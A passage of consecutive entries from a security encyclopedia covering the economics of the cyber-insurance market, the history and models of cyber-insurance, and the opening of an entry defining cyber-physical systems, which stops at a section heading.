Wagner C, Dulaunoy A, Wagener G, Iklody A (2016) MISP - the design and implementation of a collaborative threat intelligence sharing platform. In: Katzenbeisser S, Weippl E, Blass E-O, Kerschbaum F (eds) Proceedings of the 2016 ACM on workshop on information sharing and collaborative security - WISCS'16. ACM, pp 49–56

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300233

Cyberattacks in Wireless IoT Systems

Cybersecurity of the Low-Power Wide Area Networks (LPWAN)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300234

Cyber-Insurance Economics

Cyber-Insurance Market

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1636

Cyber-Insurance Market

Ranjan Pal[104] ✉ and Mingyan Liu[104] ✉
(104) Department of EECS, University of Michigan Ann Arbor, Ann Arbor, MI, USA

✉ **Ranjan Pal (Corresponding author)**
Email: palr@umich.edu

✉ **Mingyan Liu**
Email: mingyan@umich.edu
Email: mingyan@eecs.umich.edu

Synonyms

Cyber-insurance economics; Cyber-liability economics

Definition

Cyber-insurance market, in its simplest form, is a platform to trade insurance policies that provide coverage against uncertain cyber risk, in return for money (premiums). It is a cyber-risk management platform designed to help businesses hedge against the potentially devastating tangible and intangible effects of cybercrimes such as malware, ransomware, distributed denial-of-service (DDoS) attacks, or any other method used to compromise a network and sensitive data.

Historical Background

Cyber-insurance products emerged in the late 1990s as a risk management tool, when information security started to become a much more prominent aspect of business operation. Although the idea looked promising in the 1980s, battered by events such as Y2K and the 9/11 attacks, the market for cyber insurance failed to thrive and remained a niche for unusual demands. Insurance coverage during most of the initial market years was tightly limited, and clients were primarily SMBs (small and medium businesses) in need of insurance to qualify for tenders, or community banks too small to hedge the risks of their online banking operations.

One of the first well-known cyber-liability policy was developed for the Lloyd's of London market in 2000. The policy was spearheaded by Keith Daniels and Rob Hamesfahr, then attorneys with the Chicago, IL law firm of Blatt, Hammesfahr & Eaton. Working closely with Ian Hacker, then a Lloyd's underwriter, and Ted Doolittle and Kinsey Carpenter, then brokers with Kinsey Carpenter, a San Francisco, CA insurance broker, the policy provided third-party coverage along with business interruption coverage. During the turn of the twenty-first century, it was thought that a big cyber risk constituted a company negligently transmitting a virus that could infect systems of other companies, who would then bring suit against the original company as well as for the subsequent business interruption caused to its clients. The cyber-liability policy was one of the first to include both, first-party (e.g., coverage due to data theft) and third-party coverages (e.g., coverage due to loss of business reputation) in the same form. While such technology errors and omissions have likely happened, suits against organizations on this basis have proven to be rare. The focus of forms that have developed since 2000 has primarily been on business interruption, payment of fines and penalties, credit monitoring costs, public relations costs, and the cost of restoring or rebuilding private data. The forms continue to expand and evolve today. In addition, technology errors and omissions policies are now sold with third-party coverage to organizations, such as programmers and technology installers who could get sued if their advice or product fails to be satisfactory to their clients. Other early entrants to the cyber-insurance market included American International Group (AIG) and Chubb. Today, there are more than 80 carrier companies around the world competing in the cyber-insurance market.

It was well established since the early 1990s that traditional vendor solutions to improve security were not going to be enough to ensure an

ideal state of cybersecurity (Anderson 2001). One needed to consider socialeconomic factors alongside technology loopholes to build multidisciplinary solutions that optimize cybersecurity. To this end, a primary rationale for society embracing cyber-insurance products, as thought of by cybersecurity visionaries such as Ross Anderson, Hal Varian, and Bruce Schneier in the late 1990s, is to improve cybersecurity, apart from insurance serving its traditional purpose as a risk-transfer instrument (Kesan et al. 2005). The logic here is that insurance premiums would rise or fall based on the cyber-hygiene strength of clients – be it individuals or organizations, and the latter would voluntarily act in favor of investing in efforts to improve their cyber hygiene and reduce premiums, consequently improving cybersecurity.

A Techno-Economic Overview

The expected economic utility $E(U_i)$ to a cyber client i who buys a cyber-insurance policy, and subject to potential cyber risk of unit mass, is expressed in basic form as:

$$\begin{aligned} E(U_i) = {} & D_i(\mathbf{s}, G)\, U_i(w_i + \beta_i - \beta_i\ \rho_i - 1) \\ & + (1 - D_i(\mathbf{s}, G))\, U_i(w_i - \beta_i\ \rho_i)\,. \end{aligned}$$

Here, D_i is a defense function for the client and denotes its robustness to cyber vulnerabilities that is normalized to a scale of 1, and reflects the probability of i being compromised. It takes in as arguments, (i) client i's efforts **s** in protection itself from cyberattacks through antivirus softwares, OS patch updates, firewalls, etc. and (ii) the social and/or physical network G through which the client engages in cyber communication, and is the carrier of positive or negative externalities due to protection efforts by others in the network. $U_i(.)$ is a concave utility function of client i (usually risk-averse in the economic sense) who is endowed with monetary resources w_i, buys a coverage of β_i monetary units, and pays a premium of ρ_i per unit of coverage charged by the insurance provider. This premium ideally should be a function of s_i and G to ensure fairness among the clients who exhibit different cyber-hygiene practices and thereby have positive/negative heterogeneous effects on the others in G based on its

network location and s_i (Pal et al. 2017; Naghizadeh and Liu 2017). The expected utility of a client, using principles from standard VNM (von-Neumann and Morgenstern) expected utility theory, is a linear combination of the client's utility when it chooses to defend against cyber vulnerabilities with the utility when it chooses not to defend. It is evident from the above expression that a cyber client for the purpose of cyber-risk management usually invests in a combination of traditional security vendor tools, self-insurance, and commercial cyber insurance.

One salient difference between a traditional insurance setting (e.g., car insurance) and a cyber-insurance setting is reflected in the variable G and the unique complexities it brings in designing profitable cyber-insurance policies. Specifically, cyber risks propagating via G are interdependent and statistically correlated (e.g., due to cyber vulnerabilities in common OS platforms), and is extremely challenging to get accurate estimates of. The challenge rapidly multiplies with an increase in the scale of the network. The state-of-the-art methodologies to rigorously study the effect of interdependent cyber risks on the pricing of monopoly- and oligopoly-driven cyber-insurance policies, and their impact on the overall security level of a network can be found in Lelarge and Bolot (2009), Shetty et al. (2010), Pal and Golubchik (2010), Pal et al. (2014), Schwartz and Sastry (2014), and Khalili et al. (2017). The main insight standing out from these works is that interdependent cyber risks, and information asymmetry between the cyber-insurer and their clients fail to result in economically efficient cyber-insurance markets that optimizes cybersecurity in G. However, the quality of cybersecurity is indeed improved, when compared to the case when there is no market for cyber-insurance products and entities in G free-ride on each other's security efforts. The independent effect of correlated cyber risks in network G on the quality of cybersecurity induced by cyber-insurance policies was studied in Böhme and Kataria (2006), and the main insight there is that a market for cyber-insurance products is likely to exist under a network environment of correlated cyber risks; however, the quality of security it induces is suboptimal – mainly because of inaccurate correlation estimates and information asymmetry – the latter inducing the popular moral hazard and adverse selection problems inherent in general insurance literature, and borrowed over to cyber insurance. Thus, combining the learnings from these above-mentioned research efforts, one can conclude that cyber insurance indeed has the

potential to improve if not optimize cybersecurity in a networked cyber setting, when compared to a world without a market for cyber-insurance products.

One of the important requirements for cyber-insurance markets to scale and be successful in significantly improving cybersecurity is for a majority if not all of the Internet population to buy cyber coverage – a fact formally proved via mechanism design theory in Naghizadeh and Liu (2014) – and in sync with the vision raised in the early 2000s of cyber insurance improving cybersecurity. To this end, the idea of making cyber insurance mandatory has mixed supporters due to concerns over geopolitical factors and information asymmetry challenges in a networked world, and over the insurer's ability to precisely track and identify cyber misbehavior of actors, thereby correctly assigning liability to concerned parties involved in a cyber-insurance contract (Anderson and Moore 2007). However, in the wake of increased cyberattacks on corporations around the globe since 2010, well-known examples being the Sony and Target data exfiltration attacks, and its accompanying negative impact on their business and reputation (Augustinos et al. 2016), investing in third-party cyber-insurance products has been one of the major focal points of higher-level board members in most organizations. Much of this mindset is catalyzed by the increasing role of poorly secured IoT devices in the essential business services of organizations that serve smart societies (O'Brien 2017). Such a mindset will play an important role in enable more organizations follow the recommendations in Naghizadeh and Liu (2014), i.e., buy insurance as a compulsory measure, and contribute to social good with respect to cyber security. Voluntarily cyber insurance brings with it the risk of bad matching of contracts between the supply and demand sides of insurance due to adverse selection challenges. While this matching problem can be alleviated using methodical auditing processes followed by the design of traditional economic principal-agent mechanisms (Laffont and Martimort 2009; Bolton and Dewatripont 2005), or when the risk dependent relationship is known and tractable (Khalili et al. 2017), the general problem of designing effective policies in general networked settings is an unsolved one.

Open Problems and Future Directions

Despite the promised potential for commercial cyber-insurance management services, the markets have been too sluggish for our liking. The annual estimates put cyber-loss coverage demand at USD 600 billion globally (1% of US GDP) (Coburn et al. 2018). However, the total annual market for cyber-insurance services – the most popular form of commercial third-party cyber-risk management offerings, is estimated to be a paltry USD 6 billion globally (Wang 2019), compared to the amount of net cyber loss. The primary reasons for such a low (but increasing) market penetration are (a) misunderstanding and lack of coverage awareness on the demand side (users and organizations), (b) unavailability of quality plus quantity data on cyber-risks and demand side cyber-hygiene behavior, which contribute to policy pricing nuance (Romanosky et al. 2019; Wang 2019), and (c) the empirical evidence of cyber-risk distributions being heavy tailed and tail dependent (Biener et al. 2015; Eling and Wirfs 2019; Maillart and Sornette 2010), which makes profit-minded risk-averse cyber-insurers less confident to expand coverage markets, where coverage is on an aggregate sum of such heavy-tailed cyber risks. (a)–(c) open up important unresolved challenges that need to be overcome to grow the cyber-insurance market for the social good.

A misunderstanding and lack of coverage awareness by end users and organizations arises due to the perceived mismatch between what they expect an insurer would cover versus what coverage conditions are actually contractually provided. The main factor contributing to this mismatch is an inaccurate perception of cyber risk on the demand side. It is well known from prospect theory that humans are boundedly rational and generally underestimate risk with higher probabilities and overestimate risks with low probabilities (Tversky and Kahneman 1992). More specifically, humans and organizations are more concerned about the possibility of major cyberattacks (e.g., ransomware) that happen with a low probability as these events trigger a deeper emotional response than something common like a sluggish machine due to spy/ad-wares, which can be overcome by simple machine restarts post antivirus scans. Be it individuals or organizations run by humans, underestimating certain cyber risks reduces demand for policies; even when a policy is sought, the lack of measures to robustly estimate and alleviate cyber risk makes the supply side cyber-insurers reluctant to open up coverage markets, resulting in a sluggish market filled with contracts with heavy deductibles (Dambra et al. 2020) and a multitude

of exclusions. An important future direction in boosting such markets is for the supply side to design behavioral incentives targeting the demand side that results in suitable environments to robustly estimate risk.

The availability of quality and quantity data on cyber breaches and their subsequent impact on both businesses and expanding coverage markets has always been a big challenge in the cyber community. One reason contributing to the lack of quality reporting by risk-averse organizations is concern over reputational issues that might affect future business prospects (Coburn et al. 2018). To this end, designing incentives (behavioral or otherwise) and policies that enable organizations and national governments around the globe to voluntarily cooperate towards maintaining a common database of data breaches, cyber vulnerabilities, and related metadata is an important future direction for research, with some recent developments being made in Securities et al. (2011); No and Vasarhelyi (2017); Gao et al. (2020); Hanley and Hoberg (2019); Berkman et al. (2018); Naghizadeh and Liu (2019). Indeed, there exist private and government-maintained databases of cyber breaches – the numbers are too low considering the variety and quantity of cyberattack vectors in operation today. A second reason is the lack of mathematical tools derived upon machine learning and statistics that can provide accurate estimates of the cyber-risk posture of organizations based on low and/or noisy sample counts of system log file elements gathered by auditing processes. Recent work (Sarabi and Liu 2018) proposes the use of systematic deep learning methodologies to robustly and scalably estimate the cyber-risk posture of network nodes on the Internet – however, the effective performance of such methodologies require a significant amount of data samples. In addition, standards exist in practice such as those developed in Sarabi et al. (2016) and CRISM (Shetty et al. 2018) to score security postures using learning techniques induced on publicly available cybersecurity data related to organizations – however, such methodologies are not guaranteed to work well in environments with low availability of breach data samples. A future research direction here is the development of methodologies using tools from AI, statistics, and machine learning that accurately estimate cyber risk in a robust fashion (effective in low/noisy data sample environments) and score the security posture of organizations. In a recent effort (Pal et al. 2019), the authors formally tackle the challenge of low sample counts, but do not address issues of noisy datasets. In addition, they assume that security posture

datasets are available from an organization upon request. Finally, as an obvious fact worth mentioning, an important reason for the unavailability in quality data on cyber hygiene is the lack of efficient economic contracts in networked settings, primarily due to moral hazard and adverse selection problems, and amplified by cyber-risk dependency in a networked setting. This, contributing to one of the important challenges, prevents accurate cyber-hygiene reporting as an incentive compatible strategy for the demand side. A future research in this direction would need to extend seminal principal–agent contract models proposed in Laffont and Martimort (2009) to networked settings.

The other important challenge is that of managing heavy-tailed cyber risks, which is particularly prominent in market scenarios that manage aggregate and dependent cyber risk in a network setting. Such settings are starting to arise with (a) the rise of smart societies that are networked with multiple IoT-driven critical services serving one another, e.g., energy serving manufacturing, manufacturing serving retail, etc., and (b) the parallel rise of major systemic cyberattacks, e.g., Mirai botnet and WannaCry ransomware, which, apart from launching heavy-tailed loss impacts on certain organizations, make these impacts correlated across organizations. (a) and (b) together make managing aggregate cyber risk a slippery proposition for a cyber (re)insurer simply because the latter might need to aggregate correlated heavy-tailed risks from multiple sources and the sum would be a risk that has a variance that increases with the number of risk sources (could be large for a big network) – clearly something a profit-minded risk-averse insurer would not be comfortable with (Pal et al. 2020a, b). A future research direction here is to design insurance policies for such aggregate risks that serve the social good – enable insurers to profitably expand the coverage market in catastrophe cyber-risk scenarios, and thereby provide much needed loss support to insured clients.

Cross-References

Cyber Insurance
Cyber Insurance and Security Investment Strategy
Cyber Risk Quantification
Cyber Risk Transfer
Cyber-Insurance: Past, Present and Future

Security Investment
Security Investment, Interdependence, Attacking, and Information Sharing

References

Anderson R (2001) Why information security is hard-an economic perspective. In: Seventeenth annual computer security applications conference, pp 358–365

Anderson R, Moore T (2007) Information security economics–and beyond. In: Annual international cryptology conference, pp 68–91

Augustinos TP, Bauer L, Cappelletti A, Chaudhery J, Goddijn I, Heslault L, Kalfigkopoulos N, Katos V, Kitching N, Krotofil M, Leverett E (2016) Cyber insurance: recent advances, good practices & challenges. European Union Agency for Network and Information Security (ENISA), Brussels

Berkman H, Jona J, Lee G, Soderstrom N (2018) Cybersecurity awareness and market valuations. J Account Public Policy: Elsevier 37(6):508–526

Biener C, Eling M, Wirfs JH (2015) Insurability of cyber risk: an empirical analysis. Geneva Pap Risk Insur Issues Pract 40(1):131–158

Böhme R, Kataria G (2006) Models and measures for correlation in cyber-insurance. In: WEIS

Bolton P, Dewatripont M (2005) Contract theory. MIT Press, Boston

Coburn A, Leverett E, Woo G (2018) Solving cyber risk: protecting your company and society. Wiley, London

Dambra S, Bilge L, Balzarotti D (2020) SoK: Cyber insurance–technical challenges and a system security roadmap. In: IEEE symposium on security and privacy (SP), pp 293–309

Eling M, Wirfs J (2019) What are the actual costs of cyber risk events? Eur J Oper Res 272(3):1109–1119

Gao L, Calderon TG, Tang F (2020) Public companies' cybersecurity risk disclosures. Int J Account Inf Syst. Elsevier 38:100468

Hanley KW, Hoberg G (2019) Dynamic interpretation of emerging risks in the financial sector. Rev Financ Stud. Oxford University Press 32(12):4543–4603

Kesan J, Majuca R, Yurcik W (2005) Cyberinsurance as a market-based solution to the problem of cybersecurity: a case study. In: Proceedings of WEIS, pp 1–46

Khalili MM, Naghizadeh P, Liu M (2017) Designing cyber insurance policies in the presence of security interdependence. In: Proceedings of the 12th workshop on the Economics of networks, systems and computation, pp 1–6

Laffont JJ, Martimort D (2009) The theory of incentives: the principal-agent model. Princeton University Press, New Jersey

Lelarge M, Bolot J (2009) Economic incentives to increase security in the Internet: the case for insurance. In: IEEE INFOCOM 2009, pp 1494–1502

Maillart T, Sornette D (2010) Heavy-tailed distribution of cyber-risks. Eur Phys J B 75(3):357–364

Naghizadeh P, Liu M (2014) Voluntary participation in cyber-insurance markets. In: Workshop on the economics of information security (WEIS)

Naghizadeh P, Liu M (2017) Provision of public goods on networks: on existence, uniqueness, and centralities. IEEE Trans Netw Sci Eng 5(3):225–236
[MathSciNet]

Naghizadeh P, Liu M (2019) Using private and public assessments in security information sharing agreements. IEEE Trans Inf Forensics Secur: IEEE 15:1801–1814

No WG, Vasarhelyi MA (2017) Cybersecurity and continuous assurance. J Emerg Technol Account. American Accounting Association 14(1):1–12

O'Brien D (2017) Internet Security Threat Report-Ransomware 2017, Symantec

Pal R, Golubchik L (2010) Analyzing self-defense investments in Internet security under cyber-insurance coverage. In: 2010 IEEE 30th international conference on Distributed computing systems, pp 339–347

Pal R, Golubchik L, Psounis K, Hui P (2014) Will cyber-insurance improve network security? A market analysis. In: IEEE INFOCOM 2014-IEEE conference on Computer communications, pp 235–243

Pal R, Golubchik L, Psounis K, Hui P (2017) Security pricing as enabler of cyber-insurance a first look at differentiated pricing markets. IEEE Trans Dependable Secure Comput 16(2):358–372

Pal R, Golubchik L, Psounis K, Bandyopadhyay T (2019) On robust estimates of correlated risk in cyber-insured it firms: a first look at optimal ai-based estimates under "small" data. ACM Trans Manag Inf Syst 10(3):1–8

Pal R, Psounis K, Crowcroft J, Kelly F, Hui P, Tarkoma S, Kumar A, Kelly J, Chatterjee A, Nag B (2020a) When are cyber-blackouts in IT-driven service networks likely?: a network oblivious theory for cyber (re)insurance feasibility. ACM Trans Manag Inf Syst 11(3):1–38

Pal R, Huang Z, Yin X, Lototsky S, De S, Tarkoma S, Liu M, Crowcroft J, Sastry N (2020b) Aggregate cyber-risk management in the IoT age: Cautionary statistics for (Re) insurers and likes. IEEE Internet Things J

Romanosky S, Ablon L, Kuehn A, Jones T (2019) Content analysis of cyber insurance policies: how do carriers price cyber risk? J Cybersecur 5(1):tyz002

Sarabi A, Liu M (2018) Characterizing the Internet host population using deep learning: a universal and lightweight numerical embedding. In: Proceedings of the Internet measurement conference 2018,

pp 133–146

Sarabi A, Naghizadeh P, Liu Y, Liu M (2016) Risky business: fine-grained data breach prediction using business profiles. J Cybersecur 2(1):15–28

Schwartz GA, Sastry SS (2014) Cyber-insurance framework for large scale interdependent networks. In: Proceedings of the 3rd international conference on High confidence networked systems, pp 145–154

Securities, US and Exchange Commission and others (2011) CF disclosure guidance: Topic no. 2, cybersecurity. In: Division of Corporation Finance Securities and Exchange Commission, USA, vol. 13

Shetty N, Schwartz G, Felegyhazi M, Walrand J (2010) Competitive cyber-insurance and Internet security. In: Economics of information security and privacy, pp 229–247

Shetty S, McShane M, Zhang L, Kesan JP, Kamhoua CA, Kwiat K, Njilla LL (2018) Reducing informational disadvantages to improve cyber risk management. Geneva Pap Risk Insur Issues Pract 43(2):224–238

Tversky A, Kahneman D (1992) Advances in prospect theory: cumulative representation of uncertainty. J Risk Uncertain. Springer 5(4):297–323

Wang SS (2019) Integrated framework for information security investment and cyber insurance. Pac Basin Financ J 57:101173

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1624

Cyber-Insurance: Past, Present and Future

Sakshyam Panda[105] ✉, Aristeidis Farao[106] ✉, Emmanouil Panaousis[107] ✉ and Christos Xenakis[106] ✉
(105) Department of Computer Science, University of Surrey, Guildford, UK
(106) Department of Digital Systems, University of Piraeus, Piraeus, Greece
(107) School of Computing and Mathematical Sciences, University of Greenwich, London, UK

✉ **Sakshyam Panda**
Email: s.panda@surrey.ac.uk

✉ **Aristeidis Farao (Corresponding author)**
Email: arisfarao@unipi.gr

✉ **Emmanouil Panaousis**
Email: e.panaousis@greenwich.ac.uk

✉ **Christos Xenakis**
Email: xenakiso@unipi.gr

Definitions

Cyber-insurance is an insurance product designed to protect businesses and individuals from information technology-related risks.

Outline

Insurance, in general, is a financial contract between the one buying the insurance (also known as the *policyholder* or *insured*) and the one providing insurance (known as *insurance carrier* or *insurer*). The contract, known as the insurance policy, typically states that the policyholder will pay a regular insurance premium in exchange for a financial compensation, also known as *indemnification*, in the event of a loss defined in the *insurance policy*. Insurance is used to manage risks by transferring them to the insurer, and cyber-insurance in particular deals with cyber risks covering direct and indirect damages caused by cyberattacks. The cyber-insurance market is still growing and has been receiving broader interest from research communities and government bodies over the years. This paper provides an overview of cyber-insurance, novel models proposed throughout the years and future challenges to be addressed for cyber-insurance to become a key component of an organisation’s and household’s cyber risk management approach.

Background

Today, computer networks play a critical role in defining the economic success of most organisations and are essential for providing critical services and managing sensitive data. Due to the importance of these network systems, they have become preferable targets for adversaries, and keeping these connected networks protected from adversaries is a priority. Many organisations have started considering cybersecurity as a critical business risk and, as a result, are seeking methods to ensure the continuity of their business. Despite the wide application of security measures, a challenging task for cybersecurity decision-makers is to assign limited resources across a range of possible security countermeasures to prevent or mitigate the effects of a breach. Although security countermeasures and practices are important, decision-makers should also consider other options to deal with residual risks as no amount of investment in cybersecurity can assure complete protection. One of the alternatives to deal with residual risks is risk transfer where organisations besides implementing countermeasures transfer a portion of their cyber risk (residual risk) by purchasing cyber-insurance.

Insurance is a financial contract between the insured (the policyholder or the one buying insurance) and the insurer (one who insures). The contract, known as the insurance policy, typically states that the insured party will pay a regular insurance premium in exchange for financial compensation, also known as indemnification, in the event of a loss defined in the insurance policy. One of the first works in cyber-insurance was published in the late 1970s discussing specialised insurance coverage against computer crime. Early works in 1990s focused on the general merits of cyber-insurance (Anderson, 1994). As firms became increasingly dependent on network systems and technology, traditional insurance policies fell short in providing the required coverage. To address this, insurance companies started offering stand-alone cyber-insurance policies. These policies offered coverage for a specific set of cyber risks. Table 1 presents the most common coverage and risks that the policy provides liability for, adopted from Woods et al. (2017).

Cyber-Insurance: Past, Present and Future, Table 1 The range of available cyber-insurance coverage

Coverage	Risks covered
First-party coverage	Coverage for the cost of replacing or restoring lost data. Excludes intellectual property
Data privacy and network security liability	Coverage for liability claims of a third party (e.g. a data breach or unintentional transmission of a computer virus)
Business interruption	Covers revenues lost as a result of network down time
Cyber-extortion	Cover for investigation costs, sometime the extortion demand
Public relations	Fees for public relations firm to manage reputation in the event of a breach
Multimedia liability	Costs relating to the content of a firm's website like copyright infringement
Professional services	Liability relating to a service offer such as web hosting or Internet service

The most prominent researcher who brought cyber-insurance into academic research was Schneier (2001), and from there on it has drawn heightened interest in the research community. Böhme and Schwartz (2010) have presented a framework supporting cyber-insurance modelling decisions. While modelling cyber-insurance, the attitude of the agents towards risks plays a critical role. Insurance, in general, requires agents to

be risk-averse and seek to reduce cyber risks posed to their assets. Böhme and Schwartz (2010) examine modelling decisions based on five key components: (i) network environment, (ii) demand side, (iii) supply side, (iv) information structure and (iv) organisational environment. The proposed framework offers models and methods to deal with interdependent security risks (or correlated risk) which, along with information asymmetry, are considered as the main obstacles to the development of the cyber-insurance market. The interdependent security risks express the effect (known as externality) of an organisation's security investment decisions on other organisations. Based on the nature of the effect, the externality can either be positive or negative. In the case of positive externalities, the decisions of an organisation have positive effects on itself and others, e.g., increased endpoint security may decrease aggregated losses due to network attacks. On the other hand, negative externalities have negative impact on the organisation and others, e.g., lack of anti-malware system may negatively impact neighboured PCs, which is under a malware attack, since a number of neighboured PCs may be unintentionally infected. On the other hand, information asymmetry refers to the situation where there is insufficient information about the market and participants. Lack of adequate information leads to two challenging problems: (i) *adverse selection* where the insurer cannot distinguish organisations based on their risk profiles before the insurance contract is in place and (ii) *moral hazard* where insured organisations could undertake risky actions that affect the probability of loss during the contract period. A recent survey on the existing cyber-insurance market and scientific advancements is presented in Marotta et al. (2017).

Besides modelling, another stream of research develops analytical models to determine the cyber-insurance premiums based on the risk profile of the organisations. Mukhopadhyay et al. (2013) introduce models assisting organisations to decide on the utility of cyber-insurance products and to what extent they can integrate them into their procedures. The authors introduced an assessment algorithm based on copula-aided Bayesian belief network for cyber vulnerability assessment to price insurance products incorporating the risk profile and the wealth of the insured organisation. The model took a directed acyclic graph containing the nodes that could lead to a security breach as input and provided a vulnerability assessment report detailing the expected cyber risk value at

each node of the graph. They derived the cyber-insurance premium based on the computed expected cyber risk of the nodes. Finally, they introduce a model for assisting organisation to decide whether to transfer the cyber risk or to manage it in-house. Biener et al. (2015) took an alternative way by investigating cyber loss cases from an operational risk database to gain statistical insights between loss and cyber-insurance. A key finding was that organisations integrating cyber-insurance achieve to become more aware of risk-appropriate behaviours and protect themselves from cyber risks. The authors have also identified randomness of loss occurrence, information asymmetries, and cover limits as vital obstacles that hinder the development of the insurance market.

Growing cyber-insurance market has encouraged researchers to study various regulatory mechanisms including fines and rebates, liability coverage and competitive markets ensuring better investments in self-protection and acceptable cyber-insurance contracts. Despite the willingness in considering the cyber-insurance due to increase in number of cyber incidents, a gap exists between the current cyber-insurance assessment process and established security practices (Woods et al., 2017). These gaps can be bridged by coordination among the stakeholders belonging to both government and private sectors. To develop cyber-insurance market further, insurers should not only ask organisations to individually invest in cybersecurity in exchange for lower premium but also should take a proactive role in improving the overall security of their clients. However, such incentivising schemes might bring additional challenges for cyber-insurers as organisations might be inclined to misreport their actual security standards to gain lower premium. To counter such adverse scenarios, Panda et al. (2019) introduced a game theoretic model to study optimal auditing strategies against fraudulent claims in post-incident scenarios to prevent collapse of the cyber-insurance market when policyholders can fraudulently report their security levels.

Advantages

Apart from the primary advantage of transferring cyber risks, insurance in general and cyber-insurance, in particular, have additional benefits. First, cyber-insurance can be used to provoke organisations in increasing their investments in protection to reduce their insurance premium. Secondly,

cyber-insurance is believed to improve the social optimum by increasing the level of cyber protection for each participant. Third, cyber-insurance can serve as an indicator of the level of protection of an organisation. Last but not least, cyber-insurance may lead to new and improved standards in cybersecurity. The growing market of cyber-insurance has encouraged researchers to study various regulatory mechanisms including fines and rebates, liability coverage and competitive markets ensuring better investments in self-protection and acceptable cyber-insurance contracts.

Key Challenges

The existing insurance industry and market have many challenges hampering the growth of cyber-insurance. First, there is a lack of experience and standardisation across cyber-insurance products offered by insurers. This indicates that those buying cyber-insurance products need to have a comprehensive understanding of their cyber risk exposure to determine appropriate cyber-insurance type as well as coverage required to address their risks. However, the fast-evolving computer systems and rapidly emerging technologies contribute to the changing cyber risk landscape making risk identification, likelihood determination and impact determination an extremely challenging task. Second, due to the novelty of the field and scarcity of data on cyberattacks and related losses, insurers face high uncertainty in pricing cyber-insurance products. Further, the complexity in accurately estimating risks leads to insurability of cyber risks, unclear coverage and higher premiums. Finally, the existence of externalities and information asymmetry may encourage some firms to not buy cyber-insurance or perform risky activities increasing the chances of loss during the contract period.

Acknowledgements

This research has been funded by the European Union’s Horizon 2020 research and innovation programme under the Marie SkÅ, odowska-Curie SECONDO grant agreement No 823997.

References

Anderson RJ (1994) Liability and computer security: nine principles. In: European Symposium on Research in Computer Security, Springer, pp 231–245

Biener C, Eling M, Wirfs JH (2015) Insurability of cyber risk: an empirical analysis. Geneva Papers Risk Insur Issues Pract 40(1):131–158

Böhme R, Schwartz G (2010) Modeling cyber-insurance: towards a unifying framework. In: WEIS

Marotta A, Martinelli F, Nanni S, Orlando A, Yautsiukhin A (2017) Cyber-insurance survey. Comput Sci Rev 24:35–61

Mukhopadhyay A, Chatterjee S, Saha D, Mahanti A, Sadhukhan SK (2013) Cyber-risk decision models: to insure it or not? Decis Support Syst 56:11–26

Panda S, Woods DW, Laszka A, Fielder A, Panaousis E (2019) Post-incident audits on cyber insurance discounts. Comput Secur 87:101593

Schneier B (2001) Insurance and the computer industry. Commun ACM 44(3):114–114

Woods D, Agrafiotis I, Nurse JR, Creese S (2017) Mapping the coverage of security controls in cyber insurance proposal forms. J Internet Serv Appl 8(1):8

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300235

Cyber-Liability Economics

Cyber-Insurance Market

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300236

Cyber-Physical Range

Hybrid Cyber Range

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1492

Cyber-Physical System

Mohammad E. Alim[108] ✉, Jack Smalligan[109] ✉, Raphael F. B. Oliveira[108] ✉, Sue Anne Griffith[110, 111] ✉ and Thomas H. Morris[110] ✉
(108) The University of Alabama in Huntsville, Huntsville, AL, USA
(109) The Georgia Institute of Technology, Atlanta, Georgia
(110) Center for Cybersecurity Research and Education, The University of Alabama in Huntsville, Huntsville, AL, USA
(111) Department of Electrical and Computer Engineering, Auburn University, Auburn, AL, USA

✉ **Mohammad E. Alim**
Email: mohammad.alim@uah.edu

✉ **Jack Smalligan**
Email: jack.smalligan@gatech.edu

✉ **Raphael F. B. Oliveira**
Email: rb0025@uah.edu

✉ **Sue Anne Griffith**
Email: s.griffith@uah.edu

✉ **Thomas H. Morris (Corresponding author)**
Email: tommy.morris@uah.edu

Synonyms

CPS; Digital Control; Industry 4.0

Definition

A cyber-physical system (CPS) may be defined as an engineered system constructed from tightly coupled computational and physical components. CPSs are used in a wide variety of applications, from small medical devices to sprawling networked power grids. Any system that features a digital device that monitors, controls, or otherwise communicates with a physical or mechanical component may be classified as a CPS. Accordingly, CPS security addresses any cybersecurity threat that affects a CPS. CPS security impacts the physical operation and ensures the safety of critical infrastructure, medical devices, vehicles, and other CPSs.

Background

The invention of the term “cyber-physical system” dates to 2006 and is attributed to Helen Gill, a program director at the National Science Foundation, who used it to refer to those aspects of an engineered system that are shared between the physical world and cyberspace (Trevino 2019).

CPSs developed as engineers needed greater control over physical systems using algorithmic feedback loops, which made it possible to manage a complex system with a combination of sensors monitoring and actuators controlling the system state. In order to achieve this level of control, the cyber control layer must be tightly integrated into the physical layer.

Since the introduction of CPSs, even before they were called by that name, various actors have taken advantage of security flaws to launch cyberattacks which, unlike attacks against purely computational systems, affect the physical world (Loukas 2015). As an example, in an incident in 2003, a generic piece of malware that infected many computers worldwide compromised a network that was controlling a nuclear power plant in Ohio, resulting in denial-of-service for its safety systems. Although this attack was not targeting a CPS, it nonetheless demonstrated that malicious code that traditionally affected personal computers or corporate networks may have physical and safety-related consequences if they infect a CPS; fortunately, the plant was shut down for repairs at the time, so no damage occurred. One of the most widely known targeted attacks on a CPS is the 2010 Stuxnet worm, which destroyed centrifuges located in the Natanz

nuclear facility in Iran. Attacks on CPSs have not been limited to industrial or government systems; both researchers and malicious actors have performed attacks against electronically controlled components in cars (including the brakes, ignition, and locks) and medical devices.

Theory and Application

